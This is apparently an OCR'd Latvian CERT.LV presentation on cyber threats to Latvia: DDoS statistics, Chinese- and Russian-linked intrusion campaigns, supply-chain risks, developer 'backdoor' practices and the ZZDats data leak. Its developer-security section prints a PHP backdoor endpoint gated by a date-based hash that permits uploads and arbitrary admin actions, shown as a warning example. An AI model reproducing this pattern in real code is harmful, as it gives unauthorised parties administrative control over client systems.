



DDOS uzbrukumu dinamika



Atsevišķos viļņos joprojām īpatnēja uzmanība tieši Skultes ostai

DDOS uzbrukumu dinamika





Izteikta fokusēšanās uz valsts pārvaldes iestādēm un autentifikācijas pakalpojumiem 2024.g.
Samazinās kvantitāte, nedaudz uzlabojās kvalitāte un jaudas. Ilgums līdz 10 dienām ar apjomu 200Gbps

Krievijas čaulu kompānijas StarkNET

Cloudflare Radar

Search for locations, autonomous systems, reports, domain and IP address information

- Overview
- Traffic
- Security & Attacks
- Adoption & Usage
- Internet Quality
- Email Security New
- Routing
- Domain Rankings
- Outage Center
- URL Scanner
- My Connection
- Reports
- API


Security & Attacks from AS48108

VIRTUALDC

2023-01-10 → 2023-02-10

Attack volume

Relative change from previous period




Top source of application layer attacks

Top five locations

	Location	Percentage
1.	Latvia	99.9%
2.	Russian Federation	0.1%

Application layer attack volume

Layer 7 attack volume trends over time from the selected location or ASN




Traffic


Insight into the composition of traffic seen by Cloudflare

Mobile vs. Desktop

Mobile device vs. desktop traffic distribution



Piegādes ķēžu drošība un ietekmes operācijas



Krievijas ietekmes operācijas, piegādes ķēdes

Televīzijas pakalpojuma nodrošināšanā ir atkarība no dažādiem 3. pušu pakalpojumiem

TET Satelīta TV incidents (ietekmēti 3 kanāli Latvijā, gandrīz 30 Ukrainā) Varētu secināt, ka Ukraina bija primārais mērķis

Balticom Digitālā televīzija un ārpakalpojums Bulgārijas uzņēmumā "Like.TV" Like.TV tiek administrēts no Maskavas

Balticom pārtrauc sadarbību ar "Bulgārijas/Maskavas" uzņēmumu

CERT.LV

APT dažāda veida klātbūtne 25% gadījumu

Krievija

Ķīna

Ar ĶTR saistīti kiberuzbrukumi

- Gallium
  - kompromitē Ivanti iekārtu, 0day ievainojamība, nekavējoties veic mēģinājumus pārņemt kontroli dziļāk tīklā un pārvietoties infrastruktūrā
- Volt Typhoon
  - uzbrūk augstākās izglītības iestādei, mēģinājumi IPS infrastruktūrā
- Mustang Panda
  - daudzkārtēji mērķtiecīgi inficētu e-pastu piegādes mēģinājumi. Ārlietu, Aizsardzības, citām tiešās valsts pārvaldes iestādēm

Ar ĶTR saistīti kiberuzbrukumi


- Famous Sparrow / Sparrow Door
  - kompromitē DVS “Namejs” augstākās izglītības iestādē (uzbrukuma vektori: Exchange un ievainojama tīmekļvietne) piebilde: DVS “Namejs” nav bijusi ievainojamība
  - Pasažieru pārvadātājiem (uzbrukuma vektors: Zimbra)
  - Valsts pārvaldes iestādēm (uzbrukuma vektors: Zimbra)
- Camaro Dragon
  - uzbrukumu mēģinājumi Ārlietu resoram

Ar Krieviju saistīti kiberuzbrukumi

- Visa Krievijas kiberoperāciju palete
  - Krievija cieši sadarbojās ar organizēto kibernoziedzību un tās aktieru klātbūtne identificēta uz kompromitētajām sistēmām Latvijā
    - Redline Stealer, Raspberry Robin, LOCKBIT, u.c.
- Operāciju pārklāšanās ar ĶTR kiberoperācijām un rīkiem
  - Šķietami apzināta un neapzināta operacionālā pārklāšanās Krievijas un ĶTR aktieriem

Ar Krieviju saistīti kiberuzbrukumi

Rīki un sākotnējā kompromitēšana izteikti saistīti ar Ķīnas operācijām, bet operacionālie mērķi pilnībā sakrīt ar Krievijas interesēm



Behinder.Webshell Analyzed in chinese forums, github (chinese)

Izstrādātāju drošība

Ērtības labad resursu uzturētāji labprātīgi ievieš dažādus «backdoor»

- Izstrādātājam papildus izveidots lietotāja konts ar augstām tiesībām, brīva piekļuve klienta infrastruktūrā
- Klients nav informēts par izstrādātāja sistēmu pārvaldības praksēm
- Piekļuve sistēmu «backend» serveriem bez pilnvērtīgas darbību izsekojamības un žurnalēšanas
- Iespēja administrēt sistēmas bez saskaņošanas ar to turētāju (“labdabīgie backdoor”)
  - backdoor reizināts ar klientu skaitu!!!

CERT.LV

Izstrādātāju drošība

```php
<?
$dir = dirname(__FILE__);
require $dir.'/../system/init.php';

$config = require $dir.'/config.php';
$app = CApp::get($config);

$hash = CHttp::Post('_hash');
if ($hash != sha1(date("dmY").'a[redacted]i!')) {
    die;
}

$onUpl = CHttp::Post('_onUpload');

$result = array(
    'id' => 0,
    'status' => true
);

$res = Admin_Uploader::upload();

if ($onUpl) {
    $path = CFrontController::parsePath($onUpl);

    $upl = Admin_Uploader::get($res['id']);

    $path['params'] = CData::ensureArray($path['params']);
    $path['params']['_upload'] = $upl;

    $admin = new Admin();
    $admin -> invoke($path['controller'], $path['action'], $path['params']);
    Admin_Uploader::clean($res['id']);
}

$result['id'] = $res['id'];

echo json_encode($result);
```

Izstrādātāju drošība


- Izstrādātājiem izsniegtas domēna administratora tiesības
- Uz izstrādātāju kontiem neattiecas uzņēmumā pieņemtās paroļu izveides politikas
- Atļauts izmantot novecojušas/neuzturētas OS un programmu versijas
- Nepietiekami nodalīta izstrādes un produkcijas vide

ZZDats datu noplūde

Aktīvs kriminālprocess, notiek izmeklēšana

Šis incidents tiešā veidā skāris 42 Latvijas pašvaldības (izņemot Rīgas valstspilsētas pašvaldību). Drošības speciālistu veiktā analīze liecina, ka atsevišķām personām ir bijusi piekļuve datiem par dažu pašvaldību darbiniekiem (vārds, uzvārds, struktūrvienība, amats, e-pasta adrese, telefona numurs), pašvaldību iedzīvotāju fizisku personu datiem (vārds, uzvārds, personas kods, deklarētā adrese), kā arī atsevišķu pašvaldību lietvedības dokumentu failu aprakstiem (metadatiem).

ZZDats datu noplūde



